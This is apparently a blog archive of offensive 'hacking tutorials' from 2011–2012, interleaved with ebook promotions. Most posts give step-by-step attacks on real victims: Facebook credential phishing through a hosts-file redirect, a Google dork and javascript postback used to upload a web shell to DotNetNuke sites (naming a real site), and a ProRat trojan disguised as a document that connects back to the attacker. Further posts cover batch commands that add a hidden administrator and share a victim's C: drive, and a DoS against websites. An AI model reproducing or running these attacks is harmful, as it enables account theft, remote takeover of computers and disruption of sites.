FireSale HackBoy

Knowledge Shared By FireSale HackBoy...

Hacking

The Art Of Exploitation...

Ethical Hacking

Security Experts...Same Techniques To Make Hacker's Stuff Useless.

Black Hat Hacking

Dark Side Of Hacking... In Short Destruction Of Cyber Stuff.

Digital Stuff

All The Digital Stuff Is Under The Influence Of Cyber Attacks... Be Safe

Showing posts with label Hacking Toturials. Show all posts

Tuesday, December 11, 2012

Hacking Facebook Account Using Desktop Phishing

Difference b/w Desktop Phishing and Simple Phishing:
In simple, victim types the URL where our fake page is stored.. This make victim's mind in doubt.

In desktop, victim types the original URL but our fake page shows up. He doesn't have any idea about it. Because URL look same..
e.g: http://www.facebook.com/ will be same as it is...

Requirements For Desktop Phishing:
1. wamp server
2. fake page
i'm not giving links to both of these. you can google it.

After installiing wamp server, 'start all services'.


Now copy your fake page and paste it in the following directory.
C:\wamp\www\


Now we're gonna do the most important part of desktop phishing.
We're going to change hosts files. This will make link to stay as it typed.
To open hosts file, run notepad 'as administrator'. And goto C:\Windows\System32\drivers\etc and choose hosts files. 
If nothing appeared in the folder, click on all files, where is txt.

After getting it opened, make a lil change in it.
now at the end of the text in hosts file, we enter as follow.
127.0.0.1                 www.facebook.com
127.0.0.1                 facebook.com
And SAVE IT.

We've done all...
Now whenever victim visits http://www.facebook.com/ he'll get onto our fake page and when he'll enter email and password and hit login button.


His/her email and password will be saved in the following directory.
C:\wamp\www\usernames or passwords

Sunday, August 28, 2011

Free Download CEH Exams Ebook - Hacking Ebooks


EC-Council E-Business Certification Series
Developer - Thomas Mathew
Publisher - OSB Publisher
ISBN No - 0972936211

By explaining computer security and outlining methods to test computer systems for possible weaknesses, this guide provides the tools necessary for approaching computers with the skill and understanding of an outside hacker.


Introduction
This module attempts to bridge various aspects of ethical hacking by suggesting an approach for undertaking penetration testing. There are different ways of approaching a penetration test.
  • External Approach
    • With some prior knowledge

    • Without prior knowledge


  • Internal Approach
    • With some prior knowledge

    • With deep knowledge


Whatever the approach adopted, it is a fact that penetration testing is constrained by time and availability of resources, which varies from client to client. To effectively utilize both these telling factors, penetration testers adopt some form of structure or methodology. These can be checklists developed by consulting practices, widely available resources such as Open Source Security Testing Methodology or a customized attack strategy.
There are is no single set of methodology that can be adopted across client organizations. The skeletal frame of testing however is more or less similar. The terms of reference used for various phases may differ, but the essence is the same. As discussed in preceding modules, the test begins with:
  • Footprinting / Information Gathering phase

  • Discovery and Planning / Information Analysis phase

  • Detecting a vulnerability / security loophole

  • Attack / Penetration / Compromise

  • Analysis of security posture / Cover up / Report

  • Clean up

The general objective of a penetration test is to reveal where security fails. The result of a penetration test can be:
  • successful attack - when the objective is met within the scope of the attack

  • a partial success - when there has been a compromise, but not enough to achieve the objective

  • a failure - when the systems have been found to be robust to the attack methodology adopted

Foot printing / Information Gathering phase:
  • Client site intelligence

  • Infrastructure fingerprinting

  • Network discovery and Access point discovery

Discovery and Planning / Information Analysis phase
  • Target Identification

  • Resource and Effort Estimation

  • Modeling the Attack strategy (s)

  • Relationship Analysis

Detecting a vulnerability / security loophole
  • Vulnerability Analysis

  • Scanning

  • Enumeration

  • Zeroing the target

Attack / Penetration / Compromise
  • Exploring viable exploits (new / created / present)

  • Executing the attack / Alternate attack strategy

  • Target penetration

  • Escalating the attack

Analysis of security posture / Cover up / Report
  • Consolidation of attack information

  • Analysis and recommendations

  • Presentation and deliverables

Clean up
  • Clean up tasks and procedures

  • Restoring security posture

Download Here:

Download Free The Hacker's Underground Handbook - Hacking Ebooks


The Hacker’s Underground Handbook
Learn What it Takes to Crack Even the Most Secure Systems
By: David Melnichuk

The Hacker’s Underground Handbook will guide you through password hacking, windows hacking, malware, phising, web hacking, network hacking and Linux (intro, installation, etc). All this material fully packed with images, thus being a top step-by-step guide, on the course of which you cannot fail.

A great starting book which will guide you in the right direction, helping you understand the basic concepts of computer security and matters that you should take in consideration.


Download Link:

Friday, August 19, 2011

DNN Website Hacking Toturial - Black Hat Hacking

Step 1 : 
http://www.google.com


Step 2:Now enter this dork (this is Dork for find DNN Valn sites)

 inurl:/Fck/fcklinkgallery.aspx
this is a dork to find the Portal Vulnerable sites, use it wisely.

Step 3: 
it will show you many sites, Copy any one of site.

Step 4: 
For example take this site.
Example:


http://www.itservicespro.net
Step 5: Now Paste after the site url

  this

/Providers/HtmlEditorProviders/Fck/fcklinkgallery.aspx

so Site is this : 
http://itservicespro.net/Providers/HtmlEditorProviders/Fck/fcklinkgallery.aspx


so it will look like this (screenshot below)
Note:  if it will show you like this (see screenshot below) its mean site could not hack find another site
 

Now Click on 

File ( A File On Your Site )

Step 8:Now replace the URL in the address bar with a Simple Script

javascript:__doPostBack('ctlURL$cmdUpload','')
Step 9:You will Find the Upload Option

Step 10:
Select Root


After upload 
go for your shell  www.yoursite.com/portals/0/yourshellname.asp;.jpg

That's It....:)

Friday, August 12, 2011

How To Hack Emails & Remote PC With ProRat - Hacking Tools & Toturials


Hack any e-mail account password & Remote PC
1First of all Download ProRat

Once it is downloaded right click on the folder and choose to extract it. A password prompt will come up. The password will be "pro".

2Open up the program. You should see the following:


3Next we will create the ProRat Trojan server. Click on the "Create" button in the bottom. Choose "Create ProRat Server".

 4) Next put in your IP address so the server could connect to you. If you don’t know your IP address click on the little arrow to have it filled in for you automatically. Next put in your e-mail so that when and if a victim gets infected it will send you a message. We will not be using the rest of the options.


5)  Now Open General settings. This tab is the most important tab. In the check boxes, we will choose the server port the program will connect through, the password you will be asked to enter when the victim is infected and you wish to connect with them, and the victim name. As you can see ProRat has the ability to disable the windows firewall and hide itself from being displayed in the task manager.

Here is a quick overview of what they mean and which should be checked:


6Click on the Bind with File button to continue. Here you will have the option to bind the trojan server file with another file. Remember a trojan can only be executed if a human runs it. So by binding it with a legitimate file like a text document or a game, the chances of someone clicking it go up. Check the bind option and select a file to bind it to. A good suggestion is a picture or an ordinary text document because that is a small file and its easier to send to the people you need.


7) Click on the Server Extensions button to continue. Here you choose what kind of server file to generate. I prefer using .exe files, because it is cryptable and has icon support, but exe’s looks suspicious so it would be smart to change it.


8) Click on Server Icon to continue. Here you will choose an icon for your server file to have. The icons help mask what the file actually is. For my example I will choose the regular text document icon since my file is a text document.


9) After this, press Create server, your server will be in the same folder as ProRat. A new file with name "binded_server" will be created. Rename this file to something describing the picture. A hacker could also put it up as a torrent pretending it is something else, like the latest game that just came out so he could get people to download it.

Very important: Do not open the "binded_server" file on your system.

10) You can send this trojan server via email, pendrive or if you have physical access to the system, go and run the file. You can not send this file via email as "server.exe", because it will be detected as trojan or virus. Password protect this file with ZIP and then email it. Once your victim download this ZIP file, ask him to unlock it using ZIP password. When the victim will double click on the file, he will be in your control.

11) Now, I will show you what happens when a victim installs the server onto his computer and what the hacker could do next.

Once the victim runs the server on his computer, the trojan will be installed onto his computer in the background. The hacker would then get a message telling him that the victim was infected. He would then connect to his computer by typing in his IP address, port and clicking Connect. He will be asked for the password that he made when he created the server. Once he types it in, he will be connected to the victims computer and have full control over it.


12) Now the hacker has a lot of options to choose from as you can see on the right. He has access to all victim's computer files, he can shut down his pc, get all the saved passwords off his computer, send a message to his computer, format his whole hard drive, take a screen shot of his computer, and so much more. Below I’ll show you a few examples.


13) The image below shows the message that the victim would get on his screen if the hacker chose to message him.


14) Below is an image of the victims task bar after the hacker clicks on Hide Start Button.


15) Below is an image of what the hacker would see if he chose to take a screen shot of the victims screen.


As you saw in the above example, a hacker can do a lot of silly things or a lot of damage to the victim. ProRat is a very well known trojan so if the victim has an anti-virus program installed he most likely won’t get infected. Many skilled hackers can program their own viruses and Trojans that can easily bypass anti-virus programs.

Download Here:


Remote Admin Dos Attack - Black Hat Hacking


Pen a dos prompt we will only need a dos prompt.

Basics
Opening a dos prompt -> Go to start and then execute and write
cmd and press ok
Now insert this command: net
And you will get something like this
NET [ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |
HELPMSG | LOCALGROUP | NAME | PAUSE | PRINT | SEND | SESSION |
SHARE | START | STATISTICS | STOP | TIME | USE | USER | VIEW ]
Ok in this tutorial we well use 3 of the commands listed here
they are: net user , net share and net send
We will select some of those commands and put them on a .bat file.
What is a .bat file?
Bat file is a piece of text that windows will execute as commands.
Open notepad and whrite there:
dir
pause
And now save this as test.bat and execute it.
Funny aint it ?
Starting 

Server

The plan here is to share the C: drive and make a new user
with administrators access
Step one -> Open a dos prompt and a notebook
The dos prompt will help you to test if the commands are ok
and the notebook will be used to make the .bat file.
Command n 1-> net user neo /add
What does this do? It makes a new user called neo you can put
any name you whant
Command n 2-> net localgroup administrators neo /add
This is the command that make your user go to the administrators
group.
Depending on the windows version the name will be different.
If you got an american version the name for the group is Administrators
and for the portuguese version is administradores so it’s nice
yo know wich version of windows xp you are going to try share.
Command n 3->net share system=C:\ /unlimited
This commands share the C: drive with the name of system.
Nice and those are the 3 commands that you will need to put on your
.bat file and send to your friend.
Extras

Command n 4-> net send urip I am ur server
Where it says urip you will insert your ip and when the victim
opens the .bat it will send a message to your computer
and you can check the victim ip.
->To see your ip in the dos prompt put this command: ipconfig
Client

Now that your friend opened your .bat file her system have the
C: drive shared and a new administrator user.
First we need to make a session with the remote computer with
the net use command , you will execute these commands from your
dos prompt.
Command n 1 -> net use \\victimip neo
This command will make a session between you and the victim
Of course where it says victimip you will insert the victim ip.
Command n 2-> explorer \\victimip\system
And this will open a explorer windows in the share system wich is
the C: drive with administrators access!

Wednesday, August 10, 2011

Download Hacking GPS ebook - Hacking Ebooks


This ebook is totally for GPS Hacking. You'll know how to  hack a GPS Systems.
It's Totally free here... You can easily download it.
Download Here:


Hack Websites Using RDOS Attack - Hacking Toturials

Have you ever wanted to DOS attack on a website. Here I am going to write about a tool which is really helpful but it wouldn't be effective on big servers.    NOTE: Please do not try to this tutorial to harm any other's website. I will not be responsible in any case. If you are not agree, please leave this website without reading further tutorial.


You need:

  1. Port Scanner Download Here

  2. rDOS Download Here

  3. Ip Hiding tool Download Here


Follow these steps:

1: First of all you need to know the IP address of the website you want to crash.
Use ping command in windows to get the ip address of the website.
open CMD and enter ping www.website.com
see the snap
Now you have the IP address of the website.

2: Now use Port scanner to check whether PORT 80 is open or not. If PORT 80 is not open choose another website to hack :P
otherwise you can crash this website.

3: Now open your  rDos. Enter your victims ip that you got from step 1.
It will ask you for the port to attack use port 80 that’s why we scanned to make sure that 80 was open! If it is closed it will not work.